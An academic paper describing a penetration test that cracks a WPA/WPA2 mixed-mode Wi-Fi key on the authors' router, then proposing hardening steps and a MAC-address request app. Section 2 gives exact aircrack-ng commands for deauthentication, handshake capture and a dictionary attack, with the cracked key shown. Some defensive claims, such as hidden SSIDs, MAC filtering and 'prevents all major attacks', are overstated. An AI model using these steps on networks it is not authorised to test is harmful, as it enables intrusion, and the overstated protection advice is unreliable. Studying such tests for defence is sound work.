



Analysis and Evaluation of Wireless Networks by Implementation of Test Security Keys

Arifur Rahman¹ and Maaruf Ali²(✉)

¹ PHASTAR, Unit 2, 2A Bollo Lane, London W4 5LE, UK
arif.rahman@phastar.com, arif.ovee2010@gmail.com

² International Association for Educators and Researchers (IAER), Kemp House,
160 City Road, London EC1V 2NX, UK
maaruf@theiaer.org, maaruf@ieee.org

Abstract. There are so many weaknesses found in the Wired Equivalent Privacy (WEP) key usage protocol and even in the improved Wireless Protected Access (WPA) security key generation algorithm that often mixed mode WPA-WPA2 or WPA2 are utilized - as they are considered a more secure way to obtain wireless security generated keys to date. This paper reports on a practical investigation to test the weaknesses of wireless network security keys, recommend more secure keys and provide a solution to increase the security level of the wireless network. Penetration tests are initiated using the Kali Linux operating system with the help of penetration testing tools to hack WPA-WPA2 mixed mode of access and then provide a solution to increase the security of wireless networks. This will greatly reduce the likelihood of the most common network attacks. The findings of the project will benefit users to both understand and to learn about possible loopholes within their wireless networks. Furthermore, the finding will also act as a guideline for the domestic Wi-Fi user about different security settings having implications on their Wi-Fi security.

Keywords: Wired Equivalent Privacy · WEP · Wireless Protected Access
WPA · WPA2 · Penetration testing · Keys · Hacking · Kali Linux

1 Requirements for Cracking WPA-WPA2 Mixed Mode Security Key Protected Wi-Fi Password

WPA-WPA2 mixed mode security is the second most secured Wi-Fi [1, 6, 53, 55, 58, 59] security key and thousands of people make use of this security key in domestic environments – this being the rationale for undertaking the investigation. The following requirements in terms of the software tools used and the operating system, are shown in Table 1, below. These were used to initiate the successful attack, for this research.

Table 1. Software tools and requirements used for cracking the WPA-WPA2 Wi-Fi password.

Name of Software	Description
Kali Linux [19]	Linux operating system
Airmon-ng	Place cards in monitor mode
Airodump-ng	It captures raw frames
Aireplay-ng [3, 4, 14, 20]	It generates traffic used in aircrack-ng
Aircrack-ng [14]	It is a complete suite of tools used for monitoring, testing, cracking and attacking
Dictionary attack [57]	A type of Wi-Fi password attack
PWGen	PWGen is a software that generate passwords
Password list [13, 24]	A list of passwords with different combination to crack the Wi-Fi password

1.1 Details of the Requirement

Kali Linux [19]: is a Debian-based Linux [30] operating system (OS) distribution. It is a very advanced suite of tools [20] for penetration testing [43], also used for auditing. The Kali Linux OS comes with literally over six hundred different tools including those for: penetration testing, reverse engineering and forensics. Kali Linux is open source [30], more stable and gives the user greater freedom to carry out various tests. It was launched on 13th March, 2013. The six hundred penetration testing tools alone are fully customizable, supports multi-languages and can be developed and deployed in a secured environment (sandbox).

Airmon-ng: is used in the Linux penetration test to enable the monitor on the wireless interface. It is also used to turn on the monitor mode. The command has to be correct, otherwise the user will receive an invalid command result.

Airodump-ng: this captures the packets transmitted during an 802.11 session containing the standard frames. It is used with aircrack-ng [14] for cracking the Wi-Fi password. It generates and writes out numerous files that contain the details of all the clients and access points [5] over the intercepted air interface.

Aireplay-ng: this generates traffic and is used in aircrack-ng [14] for injecting frames used for cracking the WEP, WPA and WPA2 [2] security key. According to aircrack-ng.org [3, 4], there are several types of attacks that cause authentications to capture the handshake of the WPA data interactive packet reply including: fake authentications and during the ARP request reinjection.

Aircrack-ng [14]: is the network software suite, which consists of the: detector, packet sniffer to crack WEP, WPA and WPA2 and an analysis tool. It works with almost all wireless network interface controllers/cards [10, 33] that are compatible with raw monitoring mode and are able to sniff 802.11a, 802.11b, 802.11g traffic. According to the official aircrack-ng website (2016) [4], it captures packets and exports data, reply attacks, checks for wireless cards and is able to crack Wi-Fi passwords. The software has not been tested on the latest 802.11ax standard.

PWGen: is a software which is able to generate millions of passwords very quickly. It gives the user the freedom to select different types of characters, phrases, formats and the amount of password that need to be generated. For example, it takes ten seconds to

generate one million passwords, being dependent on the type of the central processing unit (CPU).

Password list [13, 24]: is a list of passwords with different combinations, which is used for cracking the Wi-Fi password. This type of file contains millions of passwords and if any password match with the target then it displays that specific password in the result menu.

Dictionary attack: is a method to break the password protected security system. In this method, a password-list is used which contain all types of passwords and tries to match the key with the target key. Dictionary attack is most often successful because many companies and organisations use very ordinary passwords or a default password. According to Rouse [45], Dictionary attack is also use to find out the key necessary to decrypt and encrypted a message or document.

1.2 The Plan of the Attack to Crack the Wi-Fi Password

Figure 1, below, is the set-up before initiating the Wi-Fi password crack attack.




Fig. 1. Design of the Wi-Fi attack.

Linux has different operating systems. The most known Linux operating systems are: Kali Linux, BackTrack [43], Ubuntu and Backbox. The Kali Linux OS was chosen for this attack. The next step consisted of selecting the penetration tools. Linux offer lots of free Wi-Fi password cracking software. After researching the hacker scene: [2–5, 7–9, 12, 14–17, 19–22, 25, 27–29, 31, 34–45, 48–50, 54, 56, 57] these tools were chosen. The tools are: airon-ng, airodump-ng, aireplay-ng which used in aircrack-ng. The Dictionary attack was executed with these penetration tools to crack the Wi-Fi router password. Acknowledging the fact that the Wi-Fi router can be secured with: WEP [27], WPA [27], WPA-WPA2 mixed mode or WPA2 security key. In the end, the

WPA-WPA2 mixed mode security encryption was cracked with this attack. The rationale being as this is the second most widely chosen way to protect (encrypt) the Wi-Fi password and Wi-Fi traffic – for its predominant use in the domestic environment.

1.3 WPA-WPA2 Mixed Mode Attack

The first step commences with the opening of a terminal on the Kali Linux OS and then executing the `airmon-ng` command to kill any processes that may interfere with the `aircrack-ng` suite. Then the network interface was turned down. If any interface is turned down then they have to be turned on again to continue the attack. Thus `airmon-ng` command is run to put the wireless card into monitor mode. Then the `airodump-ng` command is executed. This shows all the wireless networks including their: channel number, encryption key, BSSID (Basic Service Set Identifier) in the area under surveillance. Then a folder was created to save any intercepted handshakes. After that, the target was selected and the `airodump-ng` command was executed by specifying the channel number and BSSID of the selected target. `Airodump-ng` then collects more information about the target and shows the devices connected to the network and its station ID. In the next step, `aireplay-ng` was initiated where the client access point was specified, along with the BSSID, station ID and deauth (de-authentication) number. Upon hitting the enter button, `aireplay-ng` starts sending packets to the target device and tries to make a handshake. It takes time to capture the handshake. When the handshake has been acquired with the target clients, `aircrack-ng` is opened with the specified folder location where the handshake data is saved, along with the location where the password list has been saved (created earlier with different types of password combinations). The password list contains two million passwords. These different types of password lists were downloaded from online [56] and by using a software called PWGen. After generating passwords with PWGen, these were mixed together with the downloaded passwords to make one list that has all types of common and critical password combination. After running the `aircrack-ng` command, it started checking the target password with the already created password list. If `aircrack-ng` matches with the target password it shows that a key has been found. In this simulation, after just 56 min, a password from the list was indeed found to have matched with the target password.

1.4 Prevention of the Attack

It is very hard to stop cyber-attackers. If any actions are taken to stop them they will surely find new ways of attacking and circumventing the protection. To stop this type of attack explained above and strengthen the security of the Wi-Fi network, some important necessary steps can be taken. Figure 2, shows how to increase the security of a Wi-Fi network and stop penetration attacks. This is explained in Section Two.




Fig. 2. Hardening of Wi-Fi networks to mitigate from the deleterious effects of attacks.

2 Implementation of the Processes of Hacking a Wi-Fi Router

This section explains hacking into a secured and password protected Wi-Fi router. The requirements, tools and techniques used during the attack have been mentioned in Section One. A step-by-step illustration of WPA-WPA2 mixed mode password hacking is explained below.

First, login to the router admin panel by typing the router IP address, which is usually 192.168.0.1 into the URL of a web browser. Then insert the username and password to gain access to the router admin panel. Figure 3, shows a typical router login admin panel.



Fig. 3. A typical router admin panel login page.

From the wireless network security options settings, the security option is changed from WPA2-PSK (AES) to WPA/WPA2-PSK (Mixed Mode), as shown in Fig. 4, by selecting the bottom radio button.



Fig. 4. Selection of WPA/WPA-2PSK (Mixed Mode) security.

The PWGen software is opened and different characters, phrases and formats are selected along with the number of passwords to generate. PWGen will then use these parameters to generate a list of passwords. This will take a few seconds. A mixture of different combination of passwords will then be used later on to crack the Wi-Fi password. Figure 5, shows the list of passwords that were generated by the PWGen software. The password list that may be used for the attack can be download from: <https://www.dropbox.com/sh/pa53d91mvoo1q9o/AABenJG1jphwXezSTNBCdJBPa?dl=0>.




Fig. 5. The list of passwords that were generated by the PWGen software.

A new terminal is then opened in the Kali Linux OS, the command ‘airmon-ng check kill’ is issued in order to kill the interfaces that may interfere during the progress of the hack attack. This is shown in Fig. 6, below.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng check kill
Killing these processes:

  PID Name
  1311 wpa_supplicant
root@kali:~#

```

Fig. 6. The airmon-ng command running on the Kali Linux terminal.

On the next step, run the ‘ifconfig wlan0 down’ command, to turn down the network interface, as show in Fig. 7.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig wlan0 down
root@kali:~#

```

Fig. 7. The ‘ifconfig’ command to turn down the network interface.

After the network interface has been turned down, it is important to turn it back on again. This is achieved by typing ‘airmon-ng start wlan0’ to enable the monitor mode, as shown in Fig. 8.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0
No interfering processes found
PHY      Interface      Driver      Chipset
phy0     wlan0          iwlwifi     Intel Corporation Wireless 7260 (rev 6b)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)
Version: 016-04-28
root@kali:~#

```

Fig. 8. The wireless interface wlan0 on monitor mode mon0.

After that, the ‘airodump-ng wlan0mon’ command is run to check the wireless network. Upon running the command, it starts searching the wireless network and shows the BSSID, channel number, encryption and all other necessary information needed to crack a network. The listing of the Wi-Fi networks found, that is output onto the screen, in shown in Fig. 9. All that is next required is to select the target from this list.




Fig. 9. The Wi-Fi networks found by executing the airodump-ng searching command.

After selecting the target, in this case from the first line of Fig. 9, type ‘airodump-ng wlan0mon -c -bssid 7C:4C:A5:91:12:C9 -w /root/Crack/wpa2psk’. This will display the devices connected to the wireless Internet and its station ID, as shown in Fig. 10.




Fig. 10. Display of the information about the connected device to the target network.

Run ‘aireplay-ng wlan0mon -0 0 -a 7C:4C:A5:91:12:C9 -c B4:D6:D8:6E:5E:D4 wlan0mon’. This will make aireplay-ng start sending packets to the target device and try to make a handshake. This is shown in Fig. 11.

The last step is to type ‘aircrack-ng /root/Crack/wpa2psk-01.cap -w /root/darc0de.lst’. Here the location of the handshake data and the list of passwords are specified. Now aircrack-ng starts the process of trying to match the password on the target device but in this scenario, it has actually failed to crack the password - because of the target device connection being dropped. This situation is shown in Fig. 12.


```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -0 0 -a 7C:4C:A5:91:12:C9 -c B4:D6:D8:6E:5E:D4 wlan0mon
18:01:40 Waiting for beacon frame (BSSID: 7C:4C:A5:91:12:C9) on channel 9
18:01:40 Sending 64 directed DeAuth. STMAC: [B4:D6:D8:6E:5E:D4] [ 2 | 0 ACKs]
18:01:41 Sending 64 directed DeAuth. STMAC: [B4:D6:D8:6E:5E:D4] [ 0 | 0 ACKs]
18:01:50 Sending 64 directed DeAuth. STMAC: [B4:D6:D8:6E:5E:D4] [ 5 | 0 ACKs]
18:01:51 Sending 64 directed DeAuth. STMAC: [B4:D6:D8:6E:5E:D4] [ 0 | 0 ACKs]
18:02:01 Sending 64 directed DeAuth. STMAC: [B4:D6:D8:6E:5E:D4] [ 0 | 0 ACKs]
18:02:01 Sending 64 directed DeAuth. STMAC: [B4:D6:D8:6E:5E:D4] [ 0 | 0 ACKs]
18:02:11 Sending 64 directed DeAuth. STMAC: [B4:D6:D8:6E:5E:D4] [ 0 | 0 ACKs]
18:02:11 Sending 64 directed DeAuth. STMAC: [B4:D6:D8:6E:5E:D4] [ 0 | 0 ACKs]
18:02:21 Sending 64 directed DeAuth. STMAC: [B4:D6:D8:6E:5E:D4] [ 0 | 0 ACKs]
18:02:22 Sending 64 directed DeAuth. STMAC: [B4:D6:D8:6E:5E:D4] [ 0 | 0 ACKs]

```

Fig. 11. Screen snapshot of the aireplay-ng command sending packets to the target device.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aircrack-ng /root/Crack/wpa2psk-01.cap -w /root/darkc0de.lst
fopen(dictionary) failed: No such file or directory
fopen(dictionary) failed: No such file or directory
Opening /root/Crack/wpa2psk-01.cap
Read 4616 packets.

# BSSID          ESSID          Encryption
-----
01:01:7C:4C:A5:91:12:C9 ARIFPRODUCTION No data - WEP or WPA

Choosing first network as target.


Opening /root/Crack/wpa2psk-01.cap
Got no data packets from target network!

Quitting aircrack-ng...
root@kali:~#

```

Fig. 12. The screen output showing how aircrack-ng tried to match the password but now a handshake has been received because of a connection drop.

When the target device connection is up and running, the same command is used again and this time a password from the password list has matched with the target device password. It took 41 min 06 s to crack the password. The success of the attack is shown in Fig. 13.



```

root@kali: ~
File Edit View Search Terminal Help

Aircrack-ng 1.2 rc2

[00:41:06] 115936 keys tested (1762.02 k/s)

KEY FOUND! [ 0590601454 ]

Master Key   : 78 CB 6F 0A EA FB 3C C3 EA 17 9B 06 A7 45 C5 00
              01 E5 04 DE BD 01 6E D6 AA 93 08 A2 CA 64 D1 D5

Transient Key : B5 F8 CC D3 C7 09 D7 2A C7 6F CC 8B 25 93 A7 77
              43 C6 21 57 81 AB E9 DF 3B D1 12 AF 48 65 2C 00
              CC C7 E9 B1 6F D1 75 67 E3 EB 3F E6 B3 AA EF 66
              59 48 0B E8 BB 3B 6A 65 BC 80 0A E6 A6 8B D0 2F

EAPOL HMAC   : 19 9A A4 93 00 F9 57 64 73 05 E3 6C F8 EF 1A 1B

root@kali:~#

```

Fig. 13. The password has been cracked on the target device.

3 Solution of the Attack

Attackers always look for networks that are insecure and vulnerable and specifically attack those network to gain illegal access [46, 47]. Wi-Fi Internet is very popular but most of the people do not know how to configure their router and secure it to prevent attacks or even simple unauthorized access. People have to follow some necessary steps to secure their network, which is explained below.

3.1 Solution for the Home User

Home Wi-Fi networks are the cyber attacker's favourite type of network to target and gain access into. Most domestic consumers purchase their router and leave it with its default factory settings. The following nine steps, should be implemented in order to make a more secure home wireless network:

1. Change the router default admin panel password with a strong password.
2. Change the password of the wireless router from its default factory set password.
3. Use a password generator to create a strong password and change the password every three to four weeks.
4. Turn off the WPS (Wi-Fi Protected Setup) mode.
5. Turn on the router firmware and install the latest version of the firmware.
6. Monitor your network and logs periodically for anomalous entries or behaviour.
7. Use an access list from the router admin page - this will only give access to the wireless network of MAC addresses saved in the router access list.
8. Turn off the BSSID of your network, that is, make it invisible.
9. Change the security mode to WPA2-PSK - currently the most secure Wi-Fi key.

3.2 Solution for the Corporate Users

Corporate and enterprise networks have to be more secure because they have so many staff and corporate data which is important to protect and cannot be compromised. Everyday lots of visitors visit an organization for different purposes. Not all their intentions and motives can be ascertained beforehand. Attackers try to hack an organization’s network for many reasons and often for big financial gain. The breakdown of the motivations are shown in Fig. 14.




Fig. 14. Motives behind cyberattacks from a global study of large victim organisations [60].

Corporate users also have to follow the same steps that were explained for home users. Furthermore, they can adapt the following methods to make it easier for their staff and client. There will be two methods, traditional way and modern way, explained next.

Traditional Way of Request. In the traditional way of approach, there will be a form with all the required fields in the information zone of a company - visitors and staff who wants to use the wireless internet will complete the form and it will be sent to the IT department every hour. The form may typically look like that as shown in Table 2.

Table 2. Shows the traditional request form of wireless Internet usage request.

Name	Visitor/Staff	MAC Address of the device	Purpose of the request
...

Mobile App for Staff. Staffs are very important and they need Internet access for various company work. The network will be secured with access lists and staff can send their devices MAC addresses through the staff app to the IT department to authorize their device MAC address in order to connect with the internet. A staff app was created for the purpose of this research in order for the office staff to send their request for Internet access. To create this mobile platform app, an initial wireframe was created, as shown in Fig. 15.




Fig. 15. The wireframe of the mobile app.

This wireframe in Fig. 15, shows how the mobile app will appear once built. There will be the name of the app at the top, followed by the picture of the company in the middle, staff user name and password for login, official website link and at the end, the social website links of the company. After building the app, it was run on an Android device. Staff can type in their username and password and login to the app to gain access to the corporate wireless network. The app is shown in Fig. 16.




Fig. 16. The app design on an Android device.

After the login, the user is directed to the next page where the selection of user device type is requested, as shown in Fig. 17.




Fig. 17. Screen to prompt users to select their device.

After selecting the device, staff are prompted to follow the procedure to check their MAC address. After checking the MAC address, it is written in the “Enter your MAC address box”. The “send request button” is then pressed to send a request message to the IT departmental phone. The screens for either devices are shown in Fig. 18.



Fig. 18. Instructions to find the mobile device MAC address and send it via the ‘Send Request’.

When a staff sends a request, this app immediately sends a text message to the IT department to give access to the staff device, as shown in Fig. 19. The IT department then logs into the wireless network admin panel and gives access only to that specified MAC address of the requested device and also only for that authorized staff member of the organization. The mobile app can be downloaded from the proposed website: http://www.arifproduction.co.uk/arif_production.apk.




Fig. 19. The IT department has received a device add request.

3.3 Website for Clients

Using a website dedicated for clients is the easiest way for sending a request for wireless Internet access. An example of such a developed web page is shown in Fig. 20. When any clients/staffs connect to the organization network, it will take them directly to the wireless Internet access page. After filling the form, it will send a mail to the IT department to give access to the wireless Internet of the organization, shown in Fig. 21. Figure 22, shows the details of the client email sent to the IT department. To direct a user to the organization website, a method call “captive portal” have to be used. The use of this method, however, cannot be done using a normal home router. It is only possible using a highly advanced router. A website has been created to show a demo on how to send a request from such a website. All the client needs to do is to fill the details of the form and click the send button.



Fig. 20. The wireless internet request page from the organization website.




Fig. 21. A “new Wi-Fi access request” received in the mailbox as the subject header.




Fig. 22. The details of the request received in the email sent by the client.

The link for the website based on the proposed solution can be viewed on the following link: <http://www.arifproduction.co.uk/>.

The codes of the website have been uploaded on Dropbox and can be download from the following link: <https://www.dropbox.com/sh/6wupjxr2glr3eby/AACzqeG2V1OY2k2CpZeUpv0ya?dl=0/>.

4 Evaluation

The study was designed to find the different types of wireless networks [11], vulnerabilities of their security keys, comparing them, to attack a WPA-WPA2 mixed mode secured network and provide a solution. Previous researchers have tried to hack either WEP [17] or WPA secured networks only. They have not done anything on a WPA-WPA2 mixed mode secured Wi-Fi access network. Background information has been collected from previous research papers, journals, articles and websites. The penetration test hack was run by using the Linux OS. The aircrack-ng tool package and PWGen software were used in this test. All the software were downloaded legally and the knowledge of these tools and software has been gained from perusing their official websites and by watching YouTube tutorials.

The findings of this project gives a clear knowledge about the wireless network, their types, standard and security levels and the major attacks against them. Furthermore, the implementation gives an insight of the vulnerabilities of the wireless network

and an overview of how a hacker can crack the wireless network password has also been presented.

The solution that has been produced in this research project offers lots of advantages [18, 23, 26, 32, 52] such as if any home user and corporate user use this solution, they will have lots of benefits and be able to secure their wireless network and prevent all major types of attacks.

The advantages of using this solution are as followed:

- By changing the default password of the router admin panel, only the network administrator will know the password and if the hacker now tries to login with the default password – she/he will fail her/his mission.
- Turning off WPS makes wireless routers more secure because having WPS setup enabled on the router makes it easy to hack with its easy and default configuration.
- Additionally a longer than nine digit pin for login should also be enabled and utilised.
- Installing the latest firmware will make the router more secure and harden it against future attacks. The router manufacturer’s website should always be regularly checked for the latest firmware version and installed on the router.
- By turning off BSSID, attackers will not be able to see the network name.
- By using an access list, the user can ensure that only trusted devices are connected and given access to the wireless network. The wireless network will not now give access to any unauthorized device.
- By using WPA2-PSK security mode as the most secure and highly advanced encrypted security mode, will make it difficult to crack.
- A staff app and website is introduced to send wireless access requests. To authorize the staff device, companies can use the staff app and staffs can easily send their MAC address to the IT department in order to add it on the access list to give them Internet access. By using this website, clients can send wireless access requests directly to the IT department. All other unrecognized requests can be ignored by the IT Department. If any client connects to the company wireless device, it will direct them to the company’s official website and ask them to fill a form. This form explains in detail how to find the device’s MAC address and how to send the request.
- By adapting the traditional wireless request form method, companies can now save further time and money. This is so because users beforehand would have had to fill a paper form with all the necessary information in the information zone and then later on this would have to have been all collected and sent to the relevant IT department. This would have contained several points of weaknesses where information could have been lost, compromised or even spoofed.

During the evaluation, the solution designed in the form of the website application was not able to link with home wireless networks. To connect the website to the Wi-Fi router a method needed to be followed which is known as “captive portal”. This is only available in modern highly advanced routers such as on the Cisco C3750 (layer three router switch). The penetration test has been done using only standard home routers so website were unable to be connected.

The evaluation is based on the methodology and implementation to achieve the required objectives. The attackers always search for vulnerable networks and gain access to it for something or for their pleasure. Wireless networks play a vital rôle in our daily lives and it needs to be secure in order to protect personal information and other sensitive data. Users can often become blasé about security when using a PAN (Personal Area Network) [51].

5 Conclusions

Wireless networks are one of the most popular technologies that has spread all over the world. However, a good number of users do not know about the safety status of their wireless network, that is, how vulnerable is it to being hacked by outside cyber intruders. The domestic user often just purchases their Wi-Fi router and leaves it with its default configuration. This can be potentially be very dangerous. They do not take any additional steps to secure it further. A router with a default setting is an easy target for attackers, who can crack the network very easily. For this reason it is very important to have a general knowledge about wireless networks before setting it up. Firstly, this project investigated the types of Wi-Fi wireless networks, the possible attacks they encounter and the weaknesses of WEP and WPA security keys.

This paper focused on security issues of wireless networks and as other researchers have already shown that WEP and WPA secured network can be cracked. This paper has taken the next stage and demonstrated that WPA-WPA2 mixed mode security key can be cracked. The step-by-step process of hacking this is explained in detail. This implementation will help the user to understand how the attackers try to crack their network and what tools they use. The solution has been proposed in this project to secure the wireless network that will not only help the home user but also help corporate users to secure their company network. The proposed solution is able to stop the attack that has been done in this project and furthermore it can prevent all other major attacks against wireless networks.

By reading this paper, readers can choose a suitable wireless network standard and security for their access points (routers) - ultimately securing their wireless routers.

5.1 Further Study

